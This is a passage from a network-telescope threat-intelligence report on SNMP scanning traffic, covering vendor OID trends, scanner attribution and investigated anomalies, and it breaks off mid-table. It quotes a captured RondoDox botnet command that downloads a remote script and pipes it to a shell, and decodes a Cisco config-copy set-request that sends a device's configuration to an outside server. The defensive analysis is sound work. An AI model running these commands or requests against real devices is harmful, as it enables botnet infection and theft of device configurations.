

Figure 9: SNMP OID Organisation

However, some OIDs are vendor-specific. To identify these, we extracted the vendor prefixes following the pattern `1.3.6.1.4.1.x`, where x corresponds to a specific vendor. By counting how often each vendor prefix appears and ranking them, we can determine which vendors' devices are most frequently targeted or scanned. This methodology helps uncover trends in attacker behavior, highlight reconnaissance activity, and detect potential interest in specific device types observed in the wild.

2.3.5.2 Scanned Vendors Distribution



Figure 10: Top queried vendors



Figure 11: Yearly Vendor scan Coverage

It is noteworthy that several device families do not exhibit continuous scanning activity throughout the year. For example, Cisco-related OIDs appear only between March and May 2025, while Lite-On Technology Corp. devices are observed from January through July. This irregularity suggests that some scanning campaigns may be influenced by targeted interests or time-limited operations rather than broad, systematic reconnaissance.

It should also be noted that, at this stage, this approach does not distinguish intentional scanning from misconfiguration.

A valuable follow-up investigation would be to examine whether publicly disclosed SNMP exploitation techniques, proof-of-concept releases, or newly identified SNMP-related vulnerabilities surfaced during these same periods. Correlating vendor-specific scanning activity with vulnerability disclosure

timelines could help determine whether the observed traffic is linked to opportunistic exploitation attempts or simply reflects general background scanning.

2.4 Anomalies Investigated

2.4.1 Palestinian Traffic

According to the volumetric analysis, the Palestinian Autonomous System 12975 emitted 41.8 million packets.

	ip	as_number	as_name
1.	213.6.137.78	12975	PALTEL-AS PALTEL Autonomous System
2.	213.6.173.227	12975	PALTEL-AS PALTEL Autonomous System

It appears that the traffic was generated exclusively by the host **213.6.137.78**, starting on 31 December 2025 and continuing until 19 May. This IP address has no associated PTR DNS records and does not appear in our passive DNS database.



Figure 12: Palestinian Traffic Over The Year

For each destination, two different scans are performed. Each scan is repeated three times, with a retry interval of three seconds.

The first type of scan issues an SNMP GET request querying the following generic SNMP OIDs:

- `1.3.6.1.2.1.2.2.1` — ifEntry
- `1.3.6.1.2.1.4.20.1` — ipAddrTable
- `1.3.6.1.2.1.4.22.1` — ipNetToMediaTable

It then queries the undocumented vendor-specific OID:

- `1.3.6.1.2.1.9999.1.1.6.4.1`

This scanning pattern may be related to MikroTik OS devices, as documented in public walk outputs[11], and appears to allow the determination of internal IP addresses.

```
snmpwalk [redacted] -v1 -c public 1.3.6.1.2.1.9999.1.1.6.4.1 | head
Error: OID not increasing: iso.3.6.1.2.1.9999.1.1.6.4.1.4.192.168.33.99
 >= iso.3.6.1.2.1.9999.1.1.6.4.1.4.172.31.33.144
```

[11] https://fossies.org/linux/opennms/features/enlinkd/tests/src/test/resources/linkd/nms102/mikrotik-192.168.0.1-walk.txt Mikrotik SNMPWALK sample

```
iso.3.6.1.2.1.9999.1.1.6.4.1.4.192.168.33.99 = INTEGER: 2
iso.3.6.1.2.1.9999.1.1.6.4.1.4.172.31.33.144 = INTEGER: 2
```

The second scan is also a SNMP get request on;

- 1.3.6.1.2.1.25.3.3.1.2 hrProcessorEntry
- 1.3.6.1.2.1.25.2.3.1.2 hrStorageEntry

For all the request, no payload are present.

No.	Time	Source	Destination	Protocol	Length	Info
2052…	*REF*	213.6.137.78	1	SNMP	86	get-next-request 1.3.6.1.2.1.25.3.3.1.2
2052…	0.000154	213.6.137.78	1	SNMP	86	get-next-request 1.3.6.1.2.1.25.2.3.1.1
2053…	0.000217	213.6.137.78	1	SNMP	86	get-next-request 1.3.6.1.2.1.25.2.3.1.2
2110…	3.001044	213.6.137.78	1	SNMP	86	get-next-request 1.3.6.1.2.1.25.3.3.1.2
2110…	3.001120	213.6.137.78	1	SNMP	86	get-next-request 1.3.6.1.2.1.25.2.3.1.1
2110…	3.001269	213.6.137.78	1	SNMP	86	get-next-request 1.3.6.1.2.1.25.2.3.1.2
4417…	144.008254	213.6.137.78	1	SNMP	84	get-next-request 1.3.6.1.2.1.2.2.1
4417…	144.008330	213.6.137.78	1	SNMP	84	get-next-request 1.3.6.1.2.1.4.20.1
4417…	144.008509	213.6.137.78	1	SNMP	84	get-next-request 1.3.6.1.2.1.4.22.1
4417…	144.008654	213.6.137.78	1	SNMP	88	get-next-request 1.3.6.1.2.1.9999.1.1.6.4.1
4467…	147.008987	213.6.137.78	1	SNMP	84	get-next-request 1.3.6.1.2.1.2.2.1
4467…	147.009116	213.6.137.78	1	SNMP	84	get-next-request 1.3.6.1.2.1.4.20.1
4467…	147.009395	213.6.137.78	1	SNMP	84	get-next-request 1.3.6.1.2.1.4.22.1
4467…	147.009590	213.6.137.78	1	SNMP	88	get-next-request 1.3.6.1.2.1.9999.1.1.6.4.1
4517…	150.021936	213.6.137.78	1	SNMP	84	get-next-request 1.3.6.1.2.1.2.2.1
4517…	150.022000	213.6.137.78	1	SNMP	84	get-next-request 1.3.6.1.2.1.4.20.1
4517…	150.022040	213.6.137.78	1	SNMP	84	get-next-request 1.3.6.1.2.1.4.22.1
4517…	150.022202	213.6.137.78	1	SNMP	88	get-next-request 1.3.6.1.2.1.9999.1.1.6.4.1

Figure 13: Example in c0bb49e788964718af4dfea4c0ab898c-2025-04-27-174644

No.	Time	Source	Destination	Protocol	Length	Info
77873	*REF*	213.6.137.78	33	SNMP	85	get-next-request 1.3.6.1.2.1.2.2.1
77874	0.000117	213.6.137.78	33	SNMP	85	get-next-request 1.3.6.1.2.1.4.20.1
77875	0.000325	213.6.137.78	33	SNMP	85	get-next-request 1.3.6.1.2.1.4.22.1
77876	0.000550	213.6.137.78	33	SNMP	89	get-next-request 1.3.6.1.2.1.9999.1.1.6.4.1
84696	3.008617	213.6.137.78	33	SNMP	85	get-next-request 1.3.6.1.2.1.2.2.1
84697	3.008956	213.6.137.78	33	SNMP	85	get-next-request 1.3.6.1.2.1.4.20.1
84698	3.009134	213.6.137.78	33	SNMP	85	get-next-request 1.3.6.1.2.1.4.22.1
84700	3.009339	213.6.137.78	33	SNMP	89	get-next-request 1.3.6.1.2.1.9999.1.1.6.4.1
89161	6.022444	213.6.137.78	33	SNMP	85	get-next-request 1.3.6.1.2.1.2.2.1
89162	6.022497	213.6.137.78	33	SNMP	85	get-next-request 1.3.6.1.2.1.4.20.1
89163	6.022573	213.6.137.78	33	SNMP	85	get-next-request 1.3.6.1.2.1.4.22.1
89164	6.022643	213.6.137.78	33	SNMP	89	get-next-request 1.3.6.1.2.1.9999.1.1.6.4.1
5457…	224.964692	213.6.137.78	33	SNMP	87	get-next-request 1.3.6.1.2.1.25.3.3.1.2
5515…	227.968957	213.6.137.78	33	SNMP	87	get-next-request 1.3.6.1.2.1.25.3.3.1.2
5774…	238.984735	213.6.137.78	33	SNMP	87	get-next-request 1.3.6.1.2.1.25.2.3.1.1
5774…	238.985045	213.6.137.78	33	SNMP	87	get-next-request 1.3.6.1.2.1.25.2.3.1.2
5820…	241.985373	213.6.137.78	33	SNMP	87	get-next-request 1.3.6.1.2.1.25.2.3.1.1
5820…	241.985542	213.6.137.78	33	SNMP	87	get-next-request 1.3.6.1.2.1.25.2.3.1.2

Figure 14: Second example in c0bb49e788964718af4dfea4c0ab898c-2025-03-16-011212

This recurrent schema is observable for all destination IP's.

2.4.2 RondoDox Campaign Exploitation

We detected Linux command injection attempts targeting port 162. The payload executed is:

```
echo;(wget -O- http://169.255.72.169/rondo.sh||busybox wget -O-
http://169.255.72.169/rondo.sh||curl http://169.255.72.169/rondo.sh) | sh -
s random.162;echo
```

However, this command is broadcast abruptly over UDP without using the SNMP protocol at all. In addition, the same injection is sent raw to many IP addresses and UDP ports.

No.	Time	UTC	Source	Destination	Protocol	Length	Info
521	0.375631	01:28:30.611902	45.135.194.11	[redacted]215	UDP	201	46647 → 3480 Len=159
6345	3.754846	01:28:33.991117	45.135.194.11	[redacted]106	UDP	202	46647 → 18103 Len=160
9646	5.974784	01:28:36.211055	45.135.194.11	[redacted]135	UDP	202	46647 → 19937 Len=160
19947	12.838637	01:28:43.074908	45.135.194.11	[redacted]18	UDP	201	46647 → 2919 Len=159
44594	28.295341	01:28:58.531612	45.135.194.11	[redacted]3	UDP	202	46647 → 53170 Len=160
59426	37.896960	01:29:08.133231	45.135.194.11	[redacted]235	UDP	202	46647 → 25899 Len=160
61225	39.139865	01:29:09.376136	45.135.194.11	[redacted]198	UDP	202	46647 → 25603 Len=160
65478	41.865112	01:29:12.101383	45.135.194.11	[redacted]111	UDP	202	46647 → 10174 Len=160
68492	43.709038	01:29:13.945309	45.135.194.11	[redacted]126	UDP	201	46647 → 6504 Len=159
69611	44.487408	01:29:14.723679	45.135.194.11	[redacted]97	UDP	202	46647 → 52061 Len=160
84379	53.614602	01:29:23.850873	45.135.194.11	[redacted]104	UDP	200	46647 → 162 Len=158
90625	57.166389	01:29:27.402660	45.135.194.11	[redacted]61	UDP	202	46647 → 14780 Len=160
91197	57.502971	01:29:27.739242	45.135.194.11	[redacted]9	UDP	202	46647 → 63457 Len=160
1044…	64.531974	01:29:34.768245	45.135.194.11	[redacted]7	UDP	202	46647 → 61469 Len=160
1060…	65.474924	01:29:35.711195	45.135.194.11	[redacted]179	UDP	202	46647 → 23444 Len=160
1114…	68.445990	01:29:38.682261	45.135.194.11	[redacted]0	UDP	202	46647 → 32908 Len=160
1132…	69.425954	01:29:39.662225	45.135.194.11	[redacted]26	UDP	202	46647 → 51001 Len=160
1424…	85.792519	01:29:56.028790	45.135.194.11	[redacted]175	UDP	202	46647 → 14548 Len=160
1452…	87.346375	01:29:57.582646	45.135.194.11	[redacted]120	UDP	202	46647 → 54201 Len=160
1523…	91.414933	01:30:01.651204	45.135.194.11	[redacted]44	UDP	202	46647 → 37135 Len=160

Figure 15: Command Injection of RandoDox

This command attempts to download the file `rondo.sh` using several methods (`wget`, BusyBox's built-in `wget`, and `curl`). That file retrieves another script[12], which is still available on the VirusTotal platform. The second script then downloads the final payload, selecting the appropriate binary for the target system's architecture.

Based on the naming used in the payload, this activity can be linked to a Trend Micro report. According to their analysis, the injection appears to be part of a botnet deployment campaign known as RondoDox[13].

The RondoDox campaign represents a large-scale botnet operation that systematically exploits more than fifty disclosed vulnerabilities across a wide range of internet-exposed devices from over thirty vendors. By using a multi-exploit, high-volume probing strategy, the operators target routers, DVRs, NVRs, and various CCTV systems—including vulnerabilities originally disclosed during Pwn2Own competitions.

In our case, however, the absence of identifiable headers or protocol metadata prevented any reliable association with a known CVE. This context underscores the persistent risks linked to delayed IoT patching.

[12] https://www.virustotal.com/gui/file/aa518f13570fa2eec0fc3a4dd5ff0a7438fff5491d6e0650c94520651b02f456/content Second stage RONDODOX dropper.

[13] https://www.trendmicro.com/en_us/research/25/j/rondodox.html Trend Micro report on Rondodox campaign

2.4.3 CVE-2021-44228 (Log4J Vulnerability) Scanning

On May 19th, a source in Great Britain (194.80.247.247), belonging to AS *JANET Jisc Services Limited*, attempted Log4J execution probes. The injections targeted not only SNMP ports but a wide range of other ports as well. Although the activity is not operationally significant, it illustrates that some actors continue to test for legacy vulnerabilities.

In this case, the scanner appears to be **Nessus**[14], and it probed numerous TCP and UDP ports. With regard to SNMP specifically, the following Log4J injection was observed using both SNMPv1 and SNMPv2c.



Figure 16: CVE-2021-44228 injection

2.4.4 Cisco Device Backup Exploitation

Cisco devices implement a mechanism that allows configuration backups to be triggered through SNMP using the **CISCO-CONFIG-COPY-MIB** (`1.3.6.1.4.1.9.9.96`). This capability is intended for administrative automation of configuration management.

The MIB enables configuration backup operations through a dedicated management table, **ccCopyTable**, which defines all parameters required to copy configurations between internal device storage and an external repository. Rather than exposing the configuration text directly via SNMP, the mechanism instructs the device to perform a controlled copy operation.

To initiate a backup, an entry must be created in the `ccCopyTable`. The request must specify the required parameters, including:

- Source of the configuration (e.g., running configuration),
- destination of the copy (e.g., a network file),
- Transfer protocol to be used (commonly TFTP)
- Filename used for backup

[14] https://www.tenable.com/products/nessus Nessus Scanner

- Address of the external server that will receive the file.

```
▸ User Datagram Protocol, Src Port: 19390, Dst Port: 161
▾ Simple Network Management Protocol
    version: v2c (1)
    community: ehealthle
  ▾ data: set-request (3)
    ▾ set-request
        request-id: 1776320178
        error-status: noError (0)
        error-index: 0
      ▾ variable-bindings: 8 items
        ▸ 1.3.6.1.4.1.9.9.96.1.1.1.1.2.35474: 2
        ▸ 1.3.6.1.4.1.9.9.96.1.1.1.1.3.35474: 4
        ▸ 1.3.6.1.4.1.9.9.96.1.1.1.1.4.35474: 1
        ▾ 1.3.6.1.4.1.9.9.96.1.1.1.1.5.35474: 200.62.69.115
            Object Name: 1.3.6.1.4.1.9.9.96.1.1.1.1.5.35474 (iso.3.6.1.4.1.9.9.96.1.1.1.1.5.35474)
            Value (IpAddress): 200.62.69.115
        ▸ 1.3.6.1.4.1.9.9.96.1.1.1.1.6.35474: "201.236.101.19.conf"
        ▸ 1.3.6.1.4.1.9.9.96.1.1.1.1.7.35474: "pbs"
        ▸ 1.3.6.1.4.1.9.9.96.1.1.1.1.8.35474: "Enacal2014"
        ▸ 1.3.6.1.4.1.9.9.96.1.1.1.1.14.35474: 4
```

Figure 17: SNMP backup request

Such behaviour was observed on the following sources:

src_ip	community
200.54.90.138	s0l4rw1ndsle
200.54.90.138	ehealthle
138.0.99.230	00deadbemf

2.4.5 SNMP Misconfigurations

Due to the proximity between our network telescope's address space and an RFC1918 range, some SNMP observations include artefacts resulting from device monitoring misconfigurations. The example below shows a Cisco device transmitting unsolicited SNMP traps.



Figure 18: Cisco Switch Misconfig

Further inspection of other protocols reveals that the same device also emits SYSLOG messages, confirming the misconfiguration. This Mexican host, belonging to AS 8151 (*UNINET*), communicated with the network telescope between 21 February and 15 May 2025, inadvertently leaking internal information including IP addresses, operational status, software version, and the SNMP community string.

Numerous similar misconfigurations are present in the network telescope data.



Figure 19: Network device misconfiguration

2.5 Scanning Network Intelligence Vendor Traffic

2.5.1 Methodology

Because the network telescope contains no resolvable IP addresses or active services, distinguishing commercial scanners from institutional ones is relatively straightforward. This prompted an investigation into whether scanners misusing SNMP could be reliably identified. For many sources, a simple reverse DNS (PTR) lookup was sufficient.

These lookups allowed us to refine and extend the relevant MISP warning list[15], thereby improving the situational awareness and operational capabilities of SOC teams. Over the course of the year, we identified the following scanners issuing SNMP queries.

Commercials:

- Censys 96 Hosts
- Shodan 50 Hosts
- Onyphe 32 Hosts
- Internet Census 440 Hosts
- Binary Edge 38 Hosts
- ShadowForce 465 Hosts
- Driftnet.io 504 Hosts
- Modat.io 12 Hosts

Academics/Research:

- Shadowserver 465 Hosts

Questionnables scanners:

- Stretchoid 343 Hosts
- NetSecScan 16 Hosts
- Internettl 61 Hosts

For each group of detected scanners, we analyzed the OIDs they queried as well as their overall network footprint. Scanners that did not communicate using SNMP were not taken into consideration.

[15] https://github.com/MISP/misp-warninglists MISP Warning lists

2.5.2 Results

We analyzed exclusively the scanners issuing SNMP queries. With the exception of Internet Census, the observed scanners appear to perform only device fingerprinting. It should be noted, however, that the telescope network corresponds to a passive IP range. None of the queried OIDs returned any results, suggesting that these scanners might request additional OIDs when interacting with responsive devices.

2.5.2.1 Censys



Figure 20: Censys sample of traffic pattern

Censys is an Internet-wide scanning and asset-visibility platform based in the United States. It continuously maps exposed services and helps organizations identify risks across their public-facing infrastructure.

We identified 81 distinct IP addresses in our dataset whose DNS PTR records resolve to one of the following six Censys scanner hostnames:

- `scanner-001.hk2.censys-scanner.com`
- `scanner-101.ch1.censys-scanner.com`
- `scanner-011.ch1.censys-scanner.com`
- `scanner-007.ch1.censys-scanner.com`
- `scanner-11.ch1.censys-scanner.com`
- `scanner-14.ch1.censys-scanner.com`

In addition to these records, 16 other IP addresses resolve to the PTR `unused-space.coop.net`. We attribute these IPs to Censys as well, since all of them fall within AS networks operated by Censys (AS398324).

All Censys scanners observed originated from ranges in the following BGP Autonomous Systems:

AS	Range
